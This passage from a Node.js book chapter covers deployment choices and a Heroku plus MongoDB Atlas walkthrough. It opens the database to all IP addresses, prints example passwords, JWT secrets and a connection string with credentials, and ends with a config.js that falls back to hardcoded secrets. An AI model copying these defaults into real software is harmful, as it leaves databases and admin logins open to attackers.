We'd also need to set up MongoDB on our server instance. So far, we've been using the MongoDB database that we've been running locally.

HTTPS

The next thing we'd have to take care of is HTTPS. Because our app relies on authentication, it needs to use HTTPS when running in production so that the traffic is encrypted. If we do not make sure the traffic is encrypted, our authentication tokens will be sent in plain-text over the public internet. Any user's authentication token could be copied and used by a bad actor.

[78] https://www.digitalocean.com/products/droplets/
[79] https://chunkhost.com
[80] https://aws.amazon.com/ec2/
[81] https://cloud.google.com/compute/
[82] https://www.vultr.com/products/cloud-compute/
[83] https://en.wikipedia.org/wiki/Systemd

To use HTTPS for our server we'd need to make sure that our app can provision certificates and run on ports 80 and 443. Provisioning certificates isn't as painful as it used to be thanks to Let's Encrypt[84] and modules like `[greenlock-express](https://www.npmjs.com/package/greenlock-express)`. However, to use ports 80 and 443 our app would need to be run with elevated privileges which comes with additional security and system administration considerations.

Alternatively, we could choose to only handle unencrypted traffic in our Node.js app and use a reverse proxy (Nginx[85] or HAProxy[86]) for TLS termination.

Scaling

There's another issue with using HTTPS directly in our app. Even if we change our app to run an HTTPS server and run it on privileged ports, by default we could only run a single node process on the instance. Node.js is single-threaded; each process can only utilize a single CPU core. If we wanted to scale our app beyond a single CPU we'd need to change our app to use the `[cluster](https://nodejs.org/api/cluster.html#cluster_cluster)` module. This would enable us to have a single process bind to ports 80 and 443 and still have multiple processes to handle incoming requests.

If we rely on a reverse proxy, we don't have this issue. Only the proxy will listen to ports 80 and 443, and we are free to run as many copies of our Node.js app on other ports as we'd like. This allows us to scale vertically by running a process for each CPU on our VPS. To handle more traffic, we simply increase the number of cores and amount of memory of our VPS.

We could also scale horizontally, by running multiple instances in parallel. We'd either use DNS to distribute traffic between them (e.g. round-robin DNS), or we would use an externally managed load balancer (e.g. DigitalOcean Load Balancer[87], Google Cloud Load Balancing[88], AWS Elastic Load Balancing[89], etc...).

Scaling horizontally has an additional benefit. If we have fewer than two instances running in parallel, we'll have downtime whenever we need to perform server maintenance that requires system restarts. By having two or more instances, we can route traffic away from any instance while it is undergoing maintenance.

Multiple Apps

If we wanted to run a different app on the *same* VPS we'd run into an issue with ports. All traffic going to our instance would be handled by the app listening to ports 80 and 443. If we were using Node.js to manage HTTPS, and we created a second app, it wouldn't be able to also listen to those ports. We would need to change our approach.

[84] https://letsencrypt.org
[85] https://www.nginx.com/
[86] http://www.haproxy.org/
[87] https://www.digitalocean.com/products/load-balancer/
[88] https://cloud.google.com/load-balancing/
[89] https://aws.amazon.com/elasticloadbalancing/

To handle situations like this we'd need a reverse proxy to sit in front of our apps. The proxy would listen to ports 80 and 443, handle HTTPS certificates, and would forward traffic (unencrypted) to the corresponding app. As mentioned above, we'd likely use Nginx[90] or HAProxy[91].

Monitoring

Now that our apps are running in production, we'll want to be able to monitor them. This means that we'll need to be able to access log files, and watch resource consumption (CPU, RAM, network IO, etc...).

The simplest way to do this would be to use SSH to log into an instance and use Unix tools like `tail` and `grep` to watch log files and `htop` or `iotop` to monitor processes.

If we were interested in better searching or analysis of our log files we could set up Elasticsearch[92] to store and our log events, Kibana[93] for searching and visualization, and Filebeat[94] to move the logs from our VPS instances to Elasticsearch.

Deploying Updates

After our app is deployed and running in production, that's not the end of the story. We'll want to be able to add features and fix issues.

After we push a new feature or fix, we could simply SSH into the instance and do a simple `git pull && npm install` and then restart our app. This gets more complicated as we increase the number of instances, processes, and apps that we're running.

In the event of a faulty update where a code change breaks our app, it's helpful to quickly roll back to a previous version. If our app's code is tracked in git, this can be handled by pushing a "revert" commit and treating it like a new update.

Within the Node.js ecosystem, tools like PM2[95] and shipit[96] allow us automate a lot of this and can handle rollbacks. Outside of the Node.js ecosystem, there are more general-purpose DevOps tools like Ansible[97] that, if used properly, can do all of this and more.

Zero-Downtime Deploys

When deploying updates it's important to think about downtime. To perform zero-downtime deploys, we need to make sure that (1) we always have a process running, and (2) traffic is not routed to a process that can't handle requests.

[90] https://www.nginx.com/
[91] http://www.haproxy.org/
[92] https://www.elastic.co/products/elasticsearch
[93] https://www.elastic.co/products/kibana
[94] https://www.elastic.co/products/beats/filebeat
[95] http://pm2.keymetrics.io/docs/usage/deployment/
[96] https://github.com/shipitjs/shipit#readme
[97] https://docs.ansible.com/ansible/latest/index.html

If we were to run only a single process, we couldn't have a zero-downtime deploy. After the update is transferred to our instance, we would need to restart our Node.js app. While it is restarting, it will not be able to accept requests. If we aren't receiving much traffic, this may not be a big deal. If it's not likely that a request will come in during the short window our app is restarting, we may not care.

On the other hand, if we do have a very popular app, and we don't want our users to get timeouts, we'll need to make sure that we always have a process available to receive traffic. This means that we need to run more than one process, restart processes one at a time, and never serve traffic to a process that is restarting. This is a tricky bit of orchestration, but it can be achieved using the tools above.

VPS Summary

There can be a lot to consider when deploying a Node.js app to a VPS. If we have a low traffic app that doesn't need 100% uptime, it can be a straightforward way to get it up and in front of users. Unfortunately, for anyone uninterested in system administration or DevOps, this approach is likely to be too much work when it's necessary to monitor, scale, or use continuous delivery.

On the bright side, many companies are good at providing the services we'd be looking for when hosting a production app. They've rolled all these features up into their own deployment platforms, and these can be a great choice if we're not interested in building them out ourselves.

If you're looking for something in between a VPS and a PaaS, Dokku[98] or CapRover[99] will allow you to run your own simplified PaaS on a VPS (or other hardware).

Using a PaaS (Platform as a Service)

Compared to a VPS, running our app on a PaaS like Heroku[100] or App Engine[101] is more restricting. The operating system is no longer under our control and there are constraints on what our app can do. These constraints vary, but there are some common ones like not being able to write to the file system or being able to perform long-running tasks.

On the other hand, these platforms are designed to be very easy to deploy to, and to take care of a lot of the pain-points we'd have when managing deployments with a VPS. Dealing with a few constraints, is often a small price to pay for the added benefits. For our purposes using a PaaS will be the lowest-hassle way get an app running in production.

Compared to a VPS:

[98] http://dokku.viewdocs.io/dokku/
[99] https://caprover.com/
[100] https://heroku.com
[101] https://cloud.google.com/appengine/

- We don't need to worry about system administration or security.
- Scaling is handled automatically when necessary.
- It's easy to run as many different apps as we'd like.
- Monitoring is built in.
- Deploying zero-downtime deploys is easy.


As an example, we're going to deploy our app to Heroku. Before we can do that we first need to sign up for an account[102], download the Heroku Command Line Interface (CLI), and log in[103].

Configure the Database

Next we'll prepare our app so that it can run on Heroku's platform. We don't control the operating system, so we can't install a database alongside our app. Instead we'll use a MongoDB database that's hosted separately from our app.


Luckily, we can quickly set one up for free using MongoDB Atlas[104]. Heroku is hosted on AWS in the `us-east-1 (N. Virginia)` region, so we'll choose that option for the lowest latency:

[102] https://signup.heroku.com/
[103] https://devcenter.heroku.com/articles/getting-started-with-nodejs#set-up
[104] https://www.mongodb.com/cloud/atlas/lp/general/try



MongoDB Atlas Configuration


Next, we have to create a database user. This will be the user that our app connects to the database as. We'll use the username `fs-node` and choose a password. This user needs read and write permissions:




Create a MongoDB User

`openssl` has a convenient command line tool to generate random bytes for use in passwords. For example, if we want 16 random bytes hex encoded, we'd run: `openssl rand -hex 20`. This would give us output like: `27c2200680f306b2378899c119385a2398127dd3`.

Before we can connect to the database with this username and password, we need to configure the database to allow connections. By default, MongoDB Atlas will not accept any connections. We need to provide the IP addresses that are acceptable. For now, we'll use `0.0.0.0/0` to make our database accessible from anywhere.



MongoDB Atlas IP Configuration




Make our database accessible from anywhere.

To increase the security of our database, we should restrict access to a limited number of IP addresses. This is difficult on Heroku. By default, our app's IP will constantly change. It's possible to limit access to the range of IPs that Heroku will use, but this is a very large range (entire AWS regions). To limit our app to a small number of IP addresses we would need to use a Network Add-On[105] or Private Spaces[106]. Once we do that we'd be able to restrict access to our database from the limited number of IP addresses our app will connect from. For more information see this Heroku support issue[107].

Now that our database has a user account and is accessible, we can make sure that our app can connect to it. For this we'll need to get the connection string that our app will use:

[105] https://elements.heroku.com/addons/categories/network
[106] https://devcenter.heroku.com/articles/private-spaces
[107] https://help.heroku.com/JS13Y78I/i-need-to-whitelist-heroku-dynos-what-are-ip-address-ranges-in-use-at-heroku



MongoDB Atlas Connection String

The MongoDB connection string is in the format:

```
mongodb+srv://${username}:${password}@${host}/${dbName}?${connectionOptions}
```

Atlas will provide the connection string with all values filled in except for our password that we just created. If there are special characters in the password, make sure that they are URL encoded[108].

After we insert the password, we can use this connection string when running locally to make sure everything is working:

```
MONGO_URI=mongodb+srv://fs-node:27c2200680f306b2378899c119385a2398127dd3@cluster0-qj\
tmq.mongodb.net/test?retryWrites=true \
npm start
```

This works because in our `db.js` file we allow the connection string to be overridden by the `MONGO_URI` environment variable:

[108] https://docs.atlas.mongodb.com/troubleshoot-connection/#special-characters-in-connection-string-password

06-deployment/01/db.js

```
mongoose.connect(
  process.env.MONGO_URI || 'mongodb://localhost:27017/printshop',
  { useNewUrlParser: true, useCreateIndex: true }
)
```

Assuming everything has been set up correctly, our app will start up without issue and we'll be able to request the (empty) product list without seeing an error.

If our connection string is formatted incorrectly or we haven't properly set network access we might see an authentication error like `MongoError: bad auth Authentication failed` or `Error: querySrv ENOTFOUND _mongodb._tcp...`. If so, it's much easier to catch and fix that now then seeing these issues on the remote Heroku server.

With our database configured and ready, it's now time to deploy our app!

Deploying

The first thing we need to do deploy our app on Heroku is to use the Heroku CLI to create a new app their platform. To do this we use the `heroku create` command. We'll call our project `fullstack-node-book`:

```
 heroku create fullstack-node-book
Creating  fullstack-node-book... done
https://fullstack-node-book.herokuapp.com/ | https://git.heroku.com/fullstack-node-b\
ook.git
```

In addition to creating a new app on their platform, it also added a new remote in our `git` config. We can see that if we `cat .git/config`.

```
 cat .git/config
[core]
        repositoryformatversion = 0
        filemode = true
        bare = false
        logallrefupdates = true
        ignorecase = true
        precomposeunicode = true
[remote "heroku"]
        url = https://git.heroku.com/fullstack-node-book.git
        fetch = +refs/heads/*:refs/remotes/heroku/*
```

Heroku uses `git` for deployment. This means that any app that we want to deploy must be able to pushed to a `git` repository. If you don't have `git` configured yet, consult the official First-Time Git Setup Guide[109], and make sure that your project is tracked with `git`.

The next step is to make sure that when our app is running on Heroku's platform it has the correct environment variables for our database and secrets. For the database, We want to use the MongoDB Atlas connection string that we just tested. However, we want to generate new, secure secrets for the admin password and JWT secret. We can do this in one shot using the `heroku config` command:

```
heroku config:set \
  MONGO_URI=mongodb+srv://fs-node:27c2200680f306b2378899c119385a2398127dd3@cluster0-\
qjtmq.mongodb.net/test?retryWrites=true \
  JWT_SECRET=$(openssl rand -base64 32)  \
  ADMIN_PASSWORD=$(openssl rand -base64 32)
Setting MONGO_URI, JWT_SECRET, ADMIN_PASSWORD and restarting  fullstack-node-book..\
. done, v1
ADMIN_PASSWORD: VlVxoY1IavixTUyVWPcjv/cD6Ho+e7Z+7t4KTYFqvIM=
JWT_SECRET:     +UfpfaFFAssCO9vbc81ywrPwDbKy3/DEe3UQLmliskc=
MONGO_URI:      mongodb+srv://fs-node:27c2200680f306b2378899c119385a2398127dd3@clust\
er0-qjtmq.mongodb.net/test?retryWrites=true
```

We use `openssl rand -base64 32` to generate random strings for use as our production admin password and JWT secret. We need to use at least 32 bytes for our JWT secret to protect against brute forcing[110]. The Heroku CLI will output them for us once they're set, and if we ever need them again we can use the `heroku config` command to have them listed. We'll need the `ADMIN_PASSWORD` to log in as the admin user.

With the environment variables in place, our app can now start up with all the information it needs. The only thing left is to send our app's code over to Heroku. We can do this with a simple push:

```
 git push heroku master
Counting objects: 24, done.
Delta compression using up to 8 threads.
Compressing objects: 100% (22/22), done.
Writing objects: 100% (24/24), 74.60 KiB | 8.29 MiB/s, done.
Total 24 (delta 1), reused 0 (delta 0)
remote: Compressing source files... done.
remote: Building source:
remote:
```

[109] https://git-scm.com/book/en/v2/Getting-Started-First-Time-Git-Setup
[110] https://auth0.com/blog/brute-forcing-hs256-is-possible-the-importance-of-using-strong-keys-to-sign-jwts/

```
remote: -----> Node.js app detected
remote:
remote: -----> Creating runtime environment
remote:
remote:        NPM_CONFIG_LOGLEVEL=error
remote:        NODE_ENV=production
remote:        NODE_MODULES_CACHE=true
remote:        NODE_VERBOSE=false
remote:
remote: -----> Installing binaries
remote:        engines.node (package.json):  unspecified
remote:        engines.npm (package.json):   unspecified (use default)
remote:
remote:        Resolving node version 10.x...
remote:        Downloading and installing node 10.16.0...
remote:        Using default npm version: 6.9.0
remote:
remote: -----> Installing dependencies
remote:        Installing node modules (package.json)
remote:
remote:        > deasync@0.1.15 install /tmp/build_7a8dbae3929e0d5986b4f38e08d66f19/\
node_modules/deasync
remote:        > node ./build.js
remote:
remote:        `linux-x64-node-10` exists; testing
remote:        Binary is fine; exiting
remote:
remote:        > bcrypt@3.0.6 install /tmp/build_7a8dbae3929e0d5986b4f38e08d66f19/no\
de_modules/bcrypt
remote:        > node-pre-gyp install --fallback-to-build
remote:
remote:        [bcrypt] Success: "/tmp/build_7a8dbae3929e0d5986b4f38e08d66f19/node_m\
odules/bcrypt/lib/binding/bcrypt_lib.node" is installed via remote
remote:
remote:        > mongodb-memory-server@5.1.5 postinstall /tmp/build_7a8dbae3929e0d59\
86b4f38e08d66f19/node_modules/mongodb-memory-server
remote:        > node ./postinstall.js
remote:
remote:        mongodb-memory-server: checking MongoDB binaries cache...
remote: mongodb-memory-server: binary path is /tmp/build_7a8dbae3929e0d5986b4f38e08d\
66f19/node_modules/.cache/mongodb-memory-server/mongodb-binaries/4.0.3/mongod
remote:        added 460 packages from 327 contributors and audited 1652 packages in\
 19.956s
```

```
remote:        found 0 vulnerabilities
remote:
remote:
remote: -----> Build
remote:
remote: -----> Caching build
remote:        - node_modules
remote:
remote: -----> Pruning devDependencies
remote:        removed 248 packages and audited 396 packages in 3.982s
remote:        found 0 vulnerabilities
remote:
remote:
remote: -----> Build succeeded!
remote: -----> Discovering process types
remote:        Procfile declares types     -> (none)
remote:        Default types for buildpack -> web
remote:
remote: -----> Compressing...
remote:        Done: 44.3M
remote: -----> Launching...
remote:        Released v2
remote:        https://fullstack-node-book.herokuapp.com/ deployed to Heroku
remote:
remote: Verifying deploy... done.
To https://git.heroku.com/fullstack-node-book.git
 * [new branch]      master -> master
```

Our app is now running at `https://` and we can verify that it's working as expected with `curl`:

```
curl https://fullstack-node-book.herokuapp.com/products
[]
```

Of course we haven't added any products to the production database yet so we expect the results to be empty. However, we can also log in using our new admin password:

```
curl -sX POST \
        -H 'content-type: application/json' \
        -d '{"username": "admin", "password": "QoMsSRVIa7lR3StXSHg9m/UMhaZmTS4+IJeen\
4lFKK0="}' \
        https://fullstack-node-book.herokuapp.com/ \
  | jq -r .token \
  > admin.jwt
```

And create a product:

```
curl -X POST \
-H 'content-type: application/json' \
-H "authorization: Bearer $(cat admin.jwt)" \
-d "$(cat products.json | jq '.[1]')" \
https://fullstack-node-book.herokuapp.com/
```

And now we'll be able to see it in the list:

```
curl -s https://fullstack-node-book.herokuapp.com/products | jq
[
  {
    "tags": [
      "marble",
      "texture",
      "red",
      "black",
      "blood",
      "closeup",
      "detail",
      "macro"
    ],
    "_id": "cjv32mizi0000c9gl8lxa75sd",
    ...
```

Deploying to Severless Hosts

Since the release of AWS Lambda[111] in April 2015, serverless deployments have steadily risen in popularity. Today there are many choices if we want to go this route including Google Cloud

[111] https://aws.amazon.com/lambda/

Functions[112], Zeit Now[113], Netlify Functions[114], Cloudflare Workers[115], and Azure Functions[116] to name a few.

When using serverless deploys we cede even more management responsibility to the platform than when using a PaaS. With a PaaS we're responsible for creating a full functioning app. With serverless, we can ignore a lot of the app and just create individual endpoints, and the platform handles routing.

Similar to when moving from a VPS to a PaaS, there are additional rules that our app has to follow when moving to serverless. The most notable is that we're no longer creating a stand-alone app that can run on any system. Instead, we create a collection of functions that are capable of running within *the platform's* service. For this reason it can be easier to build directly for serverless deploys rather than rearchitecting an existing app to fit a particular platform.

While we won't cover that here, it's worth noting that serverless deploys provide interesting tradeoffs and can be a great choice for particular use-cases.

Deployment Considerations

Our app is capable of running in production now, but there are a number of changes that will make our life easier.

Configuration Management

First, we have a multiple files that access `process.env` directly. This means that we don't have a central place to see all of the environment variables that control the configuration of our app. It's much better to create a single `config.js` module that other files can require.

Additionally, when running locally, it's inconvenient to set environment variables each time we want to run our app with different environment settings. A much better approach is to use `dotenv`[117].

`dotenv` allows us to set environment variables from a `.env` file, instead of setting them on the command line. For example, if we creating a file called `.env` in the root of our project with the following contents:

```
ADMIN_PASSWORD=1eeXq9AbF/snt0LSRzeEdVsx/D/2l4RbiS3ZZG81Vls=
JWT_SECRET=pqE9mdrIBpQAwUqcrY2ApwGdSA0RaJhcFq8nO0tPNHI=
MONGO_URI=mongodb+srv://fs-node:27c2200680f306b2378899c119385a2398127dd3@cluster0-qj\
tmq.mongodb.net/test?retryWrites=true
```

when we run our app, all of those variables will be set for us.

Using this in conjunction with a `config.js` file, we'd get something like this:

[112] https://cloud.google.com/functions/
[113] https://zeit.co/now
[114] https://www.netlify.com/products/functions/
[115] https://workers.cloudflare.com/
[116] https://azure.microsoft.com/en-us/services/functions/
[117] https://github.com/motdotla/dotenv#readme

06-deployment/02/config.js

```
require('dotenv').config()

module.exports = {
  adminPassword: process.env.ADMIN_PASSWORD || 'iamthewalrus',
  jwtSecret: process.env.JWT_SECRET || 'mark it zero',
  mongo: {
    connectionString: process.env.MONGO_URI || 'mongodb://localhost:27017/printshop'
  }
}
```

